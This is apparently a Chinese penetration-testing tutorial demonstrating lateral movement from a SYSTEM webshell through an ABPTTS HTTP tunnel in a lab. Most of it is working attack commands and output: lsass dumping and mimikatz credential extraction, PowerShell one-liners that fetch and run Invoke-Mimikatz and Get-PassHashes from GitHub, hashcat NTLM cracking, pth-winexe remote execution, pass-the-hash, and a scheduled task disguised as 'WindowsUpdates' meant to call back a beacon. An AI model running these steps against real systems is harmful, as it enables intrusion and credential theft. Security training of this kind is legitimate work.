

## http 加密隧道下的横向渗透

### 实际中经常会遇到的问题:

- 当前只有目标的一个高权限[**system** 权限]的菜刀 **webshell**,但在其自带的虚拟终端下执行系统命令的限制[比如,命令执行等待时间过长会超时...]和乱七八糟的问题很多,很不稳定
- 当前所在的机器在内网,且不通外网,无法执行任何反连动作,比如,各种反向 **socks, shell** 反弹[例, **meterpreter, beacon, other...**],只有一个 **web** 端口可以正常进出
- 当前所在机器的 **rdp** 端口默认就没开,或者开了,你并不想直接冲到对方的桌面里去搞,但好在当前机器的 **445** 或者 **135,139** 端口都开了,而且监听在 **0.0.0.0**[任意地址]上
- 不想直接用当前所在机器上的各种系统内置工具去尝试横向,比如, **wmic, schtasks...** 也不想上传太多的外部工具到目标机器上去搞,那些东西很容易被各种 **AV** 拦截,查杀不说...而且实际用起来也并不如意
- 等,等,等 诸多诸如此类的各种变态问题...

### 想实现的最终效果:

- 通过在建立好的 **http** 加密隧道中进行端口转发,直接把目标一级内网下任意 windows 机器的 **445** 或 **135,139,5985** 端口转到本地机器的 **445** 或 **135,139,5985** 端口上
- 而后,借此实现本地到远程目标机器的一键直达式任意指令执行
- 一键式本地到远程目标机器的文件互拷
- 一键式远程管理目标系统计划任务以执行特定操作[135 端口暂时还有些问题]
- 等,等,等...你能想到的,利用 **445** 或者 **135,139,5985** 端口所能做到的一切

### 演示环境:

IIS75-CN	192.168.3.2	目标内网的一台无法通外网的 web 机器[已拿到 <b>system</b> 权限的 <b>webshell</b> ]
Pentest-Srv	192.168.126.178	自己本地内网的一台 windows 机器[本地 <b>135,445</b> 端口已事先关闭]
Kali	192.168.126.137	自己本地内网的一台 linux 机器[本地未开启 <b>135,445</b> 端口]

### 0x01 尝试抓取当前所在机器的本地内建管理员[**administrator**]明文密码或者密码 **hash**

众所周知,横向渗透的核心前提,就是你必须先有一个正确的目标系统的账号密码或者密码 **hash**,这个账号可以是本地管理员[最好是内建的 **administrator** 用户,限制最少]也可以是域管,在上面我们已经说过,当前拿到的是一个 **system** 权限的 **webshell** [对于 windows 下的各种 php 集成环境,不出意外的情况下,搞定以后,回来的 **webshell** 权限一般都直接是 **system**],抓 **hash**[主要针对 windows 2012r2 以后的系统]或者抓明文[适用于 2012r2 以下的所有 win 系统]就很容易了

尝试抓取当前系统所有在线用户的明文密码,也是个人比较推荐的明文抓取方式,可能有些 **AV** 会拦截转存 **lsass.exe** 进程数据[后续再单独说]

```
# procdump64.exe -accepteula -ma lsass.exe res.dmp
# mikatz.exe "sekurlsa::minidump res.dmp" "sekurlsa::logonPasswords full" exit
```

```

[*] 基本信息 [ A:C:D: Windows NT IIS75-CN 6.1 build 7601 (Windows Server 2008 R2 Datacenter Edition Service Pack 1) i586 (SYSTEM) ]
C:\AppServ\www\> procdump64.exe -accepteula -ma lsass.exe res.dmp
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:19:07] Dump 1 initiated: C:\AppServ\www\res.dmp
[13:19:07] Dump 1 writing: Estimated dump file size is 36 MB.
[13:19:07] Dump 1 complete: 36 MB written in 0.1 seconds
[13:19:08] Dump count reached.

C:\AppServ\www\> whoami /user

用户信息
-----
用户名          SID
-----
nt authority\system S-1-5-18

C:\AppServ\www\>

```

```

Authentication Id : 0 ; 640435 (00000000:0009c5b3)
Session           : Interactive from 1
User Name         : Administrator
Domain           : IIS75-CN
Logon Server      : IIS75-CN
Logon Time        : 2018/12/7 10:14:17
SID               : S-1-5-21-3796837512-2178132913-4161748928-500

msv :
[00010000] CredentialKeys
* NTLM      : ccef208c6485269c20db2cad21734fe7
* SHA1     : 58d1a25c09f4ee98209941b2b333fbe477d472a9
[00000003] Primary
* Username  : Administrator
* Domain    : IIS75-CN
* NTLM      : ccef208c6485269c20db2cad21734fe7
* SHA1     : 58d1a25c09f4ee98209941b2b333fbe477d472a9
tspkg :
wdigest :
* Username  : Administrator
* Domain    : IIS75-CN
* Password  : Admin12345
kerberos :
* Username  : Administrator
* Domain    : IIS75-CN
* Password  : (null)
ssp :
credman :

```

当然,你也可以一句话无文件抓取当前机器明文密码,但,脚本较大,远程加载时间较长[无法直接在断网环境下使用],直接在菜刀下执行可能会超时,AV可能会拦,等等,等等...

```

# powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m

```

抓取本地所有用户的密码 hash,亦可自行通过 reg 命令手工提取 hash

```

# powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1'); $m = Get-PassHashes; $m

```

```

[*] 基本信息 [ A:C:D: Windows NT IIS75-CN 6.1 build 7601 (Windows Server 2008 R2 Datacenter Edition Service Pack 1) i586 (SYSTEM) ]
C:\AppServ\www\> powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1'); $m = Get-PassHashes; $m
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfa0d16ae931b73c59d7e0c089c0:::
devadmin:1000:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
tecadmin:1001:aad3b435b51404eeaad3b435b51404ee:d9ae10d4ba95930f534ed4e8158a0ffa:::
webadmin:1002:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
C:\AppServ\www\>

```

### 0x02 尝试利用 hashcat 快速破解抓取到的 ntlm hash

因为后续直接利用 hash 传递来进行远程执行还有很多问题[正在解决中...],所以,在实战中,建议最好还是先把 hash 跑出来比较稳妥,对于 ntlm 这种加密算法,hashcat 的纯掩码实际爆破速度还是非常快的[此处仅仅只是单 2G gpu 的实际破解速度]

```

# hashcat64.exe -a 3 -m 1000 hash.txt -1 ?u?d?l ?1?l?l?l?l?d?d?d?d?d

```



```

ccef208c6485269c20db2cad21734fe7:Admin12345

Session.....: hashcat
Status.....: Cracked
Hash.Type....: NTLM
Hash.Target...: ccef208c6485269c20db2cad21734fe7
Time.Started...: Fri Dec 07 13:34:33 2018 (3 secs)
Time.Estimated...: Fri Dec 07 13:34:36 2018 (0 secs)
Guess.Mask....: ?1?1?1?1?1?d?d?d?d [10]
Guess.Charset...: -1 ?u?d?l, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue....: 1/1 (100.00%)
Speed.Dev.#1...: 1084.5 MH/s (7.32ms) @ Accel:64 Loops:32 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 3917479936/2833251200000 (0.14%)
Rejected.....: 0/3917479936 (0.00%)
Restore.Point...: 0/67600000 (0.00%)
Candidates.#1...: Mrler12345 -> mrlcg76000
HWMon.Dev.#1...: Temp: 37c Fan: 39% Util: 96% Core:1032MHz Mem:2505MHz Bus:16

```

### 0x03 建立 http 加密隧道转发 445 端口

首先,上传 abptts.aspx 到指定的目标站点目录下[即 IIS75-CN 机器上],然后再回到本地 Pentest-Srv 机器上去尝试访问该 url,看到返回一段类似如下的 hash,则说明当前本地到远程机器的通道已经建好,后续就可以利用该通道进行各种端口转发动作了



### 0x04 首先,尝试一键直达式的本地到远程目标机器间的文件互拷

接着在 Pentest-Srv 机器上执行,即通道内执行端口转发,意思是把目标内网 192.168.3.2 机器的 445 端口转到自己本地 192.168.126.178 机器的 445 端口上,也就是说,当我访问 192.168.126.178 机器的 445 端口就相当于在访问目标 192.168.3.2 机器的 445 端口

```
# python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 192.168.126.178:445/192.168.3.2:445
```

```

C:\Tools\隧道\ABPTTS>python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 192.168.126.178:445/192.168.3.2:445
[2018-12-07 13:53:47.252000] ----[[[ A Black Path Toward The Sun ]]]----
[2018-12-07 13:53:47.253000] --[[[ - Client - ]]]--
[2018-12-07 13:53:47.254000] Ben Lincoln, NCC Group
[2018-12-07 13:53:47.255000] Version 1.0 - 2016-07-30
[2018-12-07 13:53:47.304000] Listener ready to forward connections from 192.168.126.178:445 to 192.168.3.2:445 via http://192.168.3.2:82/abptts.aspx
[2018-12-07 13:53:47.305000] Waiting for client connection to 192.168.126.178:445

```

而后,利用上面的转发即可实现本地到远程目标机器的一键直达式文件互拷 [当然,它只适用于 copy 些小文件,小工具],实际效果如下,注意,实际中这个 copy 过程可能会有些慢,是正常的,到此为止,已基本可以摆脱菜刀的文件管理了

```

# netstat -ano | findstr "445"

# net use \\192.168.126.178\c$ /user:"administrator" "Admin12345"

# dir \\192.168.126.178\c$

# copy QuarksPwDump.exe \\192.168.126.178\admin$\temp

# copy \\192.168.126.178\admin$\temp\hashes.txt .\hashes.txt

```



```
# net use \\192.168.126.178\c$ /del
```

```
管理员: C:\Windows\system32\cmd.exe
C:\>netstat -ano | findstr "445"
C:\>netstat -ano | findstr "445"
TCP 192.168.126.178:445 0.0.0.0:0 LISTENING 2960
C:\>net use \\192.168.126.178\c$ /user:"administrator" "Admin12345"
命令成功完成。
C:\>dir \\192.168.126.178\c$
驱动器 \\192.168.126.178\c$ 中的卷没有标签。
卷的序列号是 34CD-166D
\\192.168.126.178\c$ 的目录
2018/12/05 19:43 <DIR> AppServ
2018/12/05 19:31 <DIR> FileShares
2018/10/22 11:37 <DIR> inetpub
2018/11/13 22:19 <DIR> Program Files
2018/11/13 22:19 <DIR> Program Files (x86)
2018/11/03 22:04 <DIR> Tools
2018/10/22 11:39 <DIR> Users
2018/12/07 13:43 <DIR> WebCode
2018/11/13 21:54 <DIR> Windows
0 个文件 0 字节
9 个目录 58,956,484,608 可用字节
C:\>
```

```
管理员: C:\Windows\system32\cmd.exe
C:\>copy QuarksPwDump.exe \\192.168.126.178\admin$\temp
已复制 1 个文件。
C:\>copy \\192.168.126.178\admin$\temp\hashes.txt .\hashes.txt
已复制 1 个文件。
C:\>net use
会记录新的网络连接。
状态 本地 远程 网络
-----
OK \\192.168.126.178\c$ Microsoft Windows Network
命令成功完成。
C:\>net use \\192.168.126.178\c$ /del
\\192.168.126.178\c$ 已经删除。
```

以下是有实际数据收发过程时的目标机器网络连接状态，乍眼一看，动静确实不小，不过这也仅限于有数据流过通道的时候才会这样，如果平时只是执行个命令，回显下结果，动静儿还是非常非常小的，待数据收发完成后，连接即会消失，这个过程很快，不过在 web 中会留下大批的日志

```
TCP 192.168.3.2:82 192.168.3.191:57828 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57829 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57830 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57831 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57832 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57833 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57834 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57835 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57836 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57837 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57838 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57839 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57840 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57841 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57842 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57843 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57844 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57845 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57846 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57847 TIME_WAIT 0
TCP 192.168.3.2:82 192.168.3.191:57848 TIME_WAIT 0
```



说完 本地到远程目标机器的一键式文件互拷, 接着我们再来简单看下如何 进行本地到远程目标机器的任意指令执行, 依然是先把通道打通, 并做好如下转发, 具体含义同上

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.2:82/abs.aspx -f 192.168.126.137:445/192.168.3.2:445
```

```
01:14:16 -> root@kali -> [/home/ABPTTS]
/home/ABPTTS => python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.2:82/abs.aspx -f 192.168.126.137:445/192.168.3.2:445
[2018-12-07 01:14:28.751918] ---====[[ A Black Path Toward The Sun ]]==---
[2018-12-07 01:14:28.751994] --==[[ - Client - ]]==--
[2018-12-07 01:14:28.752005] Ben Lincoln, NCC Group
[2018-12-07 01:14:28.752025] Version 1.0 - 2016-07-30
[2018-12-07 01:14:28.753290] Listener ready to forward connections from 192.168.126.137:445 to 192.168.3.2:445 via http://192.168.3.2:82/abs.aspx
[2018-12-07 01:14:28.753353] Waiting for client connection to 192.168.126.137:445
```

而后, 开始尝试在远程目标机器上执行任意指令, 实际执行效果如下, 注意, 此处的远程执行, 实际测试只有 pth-winexe 可以正常工作, 至于 impacket/ crackmapexec 套件中的那些横向移动脚本全部都有问题, 待查明原因, 后续再做说明

```
# pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "whoami"
```

```
00:26:06 -> root@kali -> [/home]
/home => pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "whoami"
E_md4hash wrapper called.
nt authority\system

01:15:37 -> root@kali -> [/home]
/home => pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "hostname"
E_md4hash wrapper called.
IIS75-CN
```

远程抓 hash, 当然, 在此之前你肯定需要先把 QuarksPwDump.exe 通过上面的文件互拷, 推到目标系统的指定目录下, 然后再使用绝对路径来执行, 如下, 至此为止, 远程执行任意指令, 基本就没什么问题了, 当然, 这里纯粹是为了演示效果, 绝不仅限于此处所提到的这些用法

```
# pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "c:\QuarksPwDump.exe -dh1"
```

```
01:16:17 -> root@kali -> [/home]
/home => pth-winexe -U workgroup/administrator%Admin12345 --system --ostype=1 //192.168.126.137 "c:\QuarksPwDump.exe -dh1"
E_md4hash wrapper called.
```



```
v0.2b -<(QuarksLab)>-

[+] Setting BACKUP and RESTORE privileges...[OK]
[+] Parsing SAM registry hive...[OK]
[+] BOOTKEY retrieving...[OK]
BOOTKEY = 309D45B0DC91EB738116107161C763EA

----- BEGIN DUMP -----
webadmin:1002:AAD3B435B51404EEAAD3B435B51404EE:518B98AD4178A53695DC997AA02D455C:::
tecadmin:1001:AAD3B435B51404EEAAD3B435B51404EE:D9AE10D4BA95930F534ED4E8158A0FFA:::
devadmin:1000:AAD3B435B51404EEAAD3B435B51404EE:CCEF208C6485269C20DB2CAD21734FE7:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:CCEF208C6485269C20DB2CAD21734FE7:::
----- END DUMP -----

5 dumped accounts
```




#### 0x06 一键直达式远程创建执行计划任务反弹高权限 beacon [ 135 端口 ]

除了利用上面所提到的 pth-winexe 依托 445 端口进行远程执行,其实,我们还有一种变向的命令执行方法,就是借助 schtasks[依托 135 端口]来实现,此时,暂且假设目标 IIS75-CN 机器能正常通外网,我们想实现的最终效果也很简单,同样是借助 http 加密隧道直接在本地到远程目标 IIS75-CN 机器上去创建并执行计划任务,以此弹回一个 system 权限的 beacon shell,很不幸的是,未能成功,具体如下

因为我也不太确定远程计划任务是不是就只用了一个 135 端口,所以,我直接把 135,139,445 端口全部转到本地了

```
# python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 0.0.0.0:135/192.168.3.2:135 -f 0.0.0.0:445/192.168.3.2:445 -f 192.168.126.178:139/192.168.3.2:139
```



```
C:\Tools\隧道\ABPTTS>python abpttsclient.py -c shellbox\config.txt -u http://192.168.3.2:82/abptts.aspx -f 0.0.0.0:135/192.168.3.2:135 -f 0.0.0.0:445/192.168.3.2:445 -f 192.168.126.178:139/192.168.3.2:139
[2018-12-07 15:44:15.882000] ----[[[ A Black Path Toward The Sun ]]]----
[2018-12-07 15:44:15.882000]   --==[[[   - Client   -   ]]]==--
[2018-12-07 15:44:15.898000]                               Ben Lincoln, NCC Group
[2018-12-07 15:44:15.898000]                               Version 1.0 - 2016-07-30
[2018-12-07 15:44:15.898000] Listener ready to forward connections from 0.0.0.0:135 to 192.168.3.2:135 via http://192.168.3.2:82/abptts.aspx[2018-12-07 15:44:15.898000] Listener ready to forward connections from 0.0.0.0:445 to 192.168.3.2:445 via http://192.168.3.2:82/abptts.aspx
[2018-12-07 15:44:15.898000] Waiting for client connection to 0.0.0.0:445 [2018-12-07 15:44:15.898000] Listener ready to forward connections from 192.168.126.178:139 to 192.168.3.2:139 via http://192.168.3.2:82/abptts.aspx[2018-12-07 15:44:15.898000] Waiting for client connection to 0.0.0.0:135
[2018-12-07 15:44:15.898000] Waiting for client connection to 192.168.126.178:139
```

而后,开始指定本地 ip,带账号密码创建计划任务

```
# schtasks /create /s 192.168.126.178 /u "administrator" /p "Admin12345" /RL HIGHEST /F /tn "WindowsUpdates" /tr "C:/Windows/temp/sh.exe" /sc DAILY /mo 1 /ST 20:15
```



```
C:\>schtasks /create /s 192.168.126.178 /u "administrator" /p "Admin12345" /RL HIGHEST /F /tn "WindowsUpdates" /tr "C:/Windows/temp/sh.exe" /sc DAILY /mo 1 /ST 20:15
错误: 本地计算机上不允许用户凭据。
```

由于上面带账号密码创建计划任务,提示 "错误: 本地计算机上不允许用户凭据",所以,我就直接利用 hash 注入,拿着 mimikatz 和目标管理员的密码 hash,重新起了一个 cmd

```
# mikatz.exe "privilege::debug" "sekurlsa::pth /user:administrator /domain:. /ntlm:CCEF208C6485269C20DB2CAD21734FE7" exit
```



```
管理员: C:\Windows\system32\cmd.exe
C:\Tools\抓抓[hash\mimikatz_trunk\x64]>mimikatz.exe "privilege::debug" "sekurlsa::p n /user:administrator /domain:. /ntlm:CCEF208C6485269C20DB2CAD21734FE7" exit

.#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:administrator /domain:. /ntlm:CCEF208C6485269C20DB2CAD21734FE7
user : administrator
domain : .
program : cmd.exe
impers. : no
NTLM : ccef208c6485269c20db2cad21734fe7
PID 2456
TID 2124
LSA Process is now R/W
LUID 0 ; 821109 (00000000:000c8775)
\ msv1_0 - data copy @ 0000000000E2B450 : OK !
\ kerberos - data copy @ 0000000000E21AA8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 0000000000E47878 (16) -> null
```

而后,再在新起的这个 cmd 下继续尝试指定本地 ip,创建计划任务,然后,提示"错误: 远程过程调用失败且未执行",其实,我知道这种方式肯定是可行的,只是自己暂时还没找到问题的根源在哪儿,待续解决后,再单独更新,抱歉...

```
管理员: C:\Windows\system32\cmd.exe
C:\Windows\system32>schtasks /create /s 192.168.126.178 /RL HIGHEST /F /tn "WindowsUpdates" /tr "C:/Windows/temp/sh.exe" /sc DAILY /mo 1 /ST 20:15
错误: 远程过程调用失败且未执行。
```

#### 小结:

就整个过程其实也不难发现,只要想办法把目标机器的 445,135,139,5985 这些横向端口转到本地以后,我们后续操作的余地,瞬间就变得很大,而且这样做的另一个好处就是,在目标机器上留的东西会相对更少,而且也没必要冒着风险直接冲到目标系统桌面里去搞,还有一点特别注意,既然是要转发到本地的 135,139,445,5985 端口上,那也就意味着事先肯定得先把本地的这些端口都关掉才行,避免占用,不过,你的系统可能也会因此有些小问题,比如,在关闭本机 445 端口以后,本机共享用不了,关闭 135 端口以后,计划任务用不了,因为计划任务用不了,磁盘碎片也就没法正常工作了,其实说白点,对于个人机而言,尤其是用于实际渗透的机器,这些端口开不开,对我们的实际影响并不大,而且关掉了以后,也相对更加安全,所以...请自行考虑,原样转发端口的原因就是后续通过 smb 连接,我们不好再单独指定端口来操作,此处仅仅只是为了给大家提供一种简单的思路,至于如何更完美的深度应用,还需要再多思考实践下才行,同时,也特别期待能和弟兄们一起交流讨论 :)

作者: kLion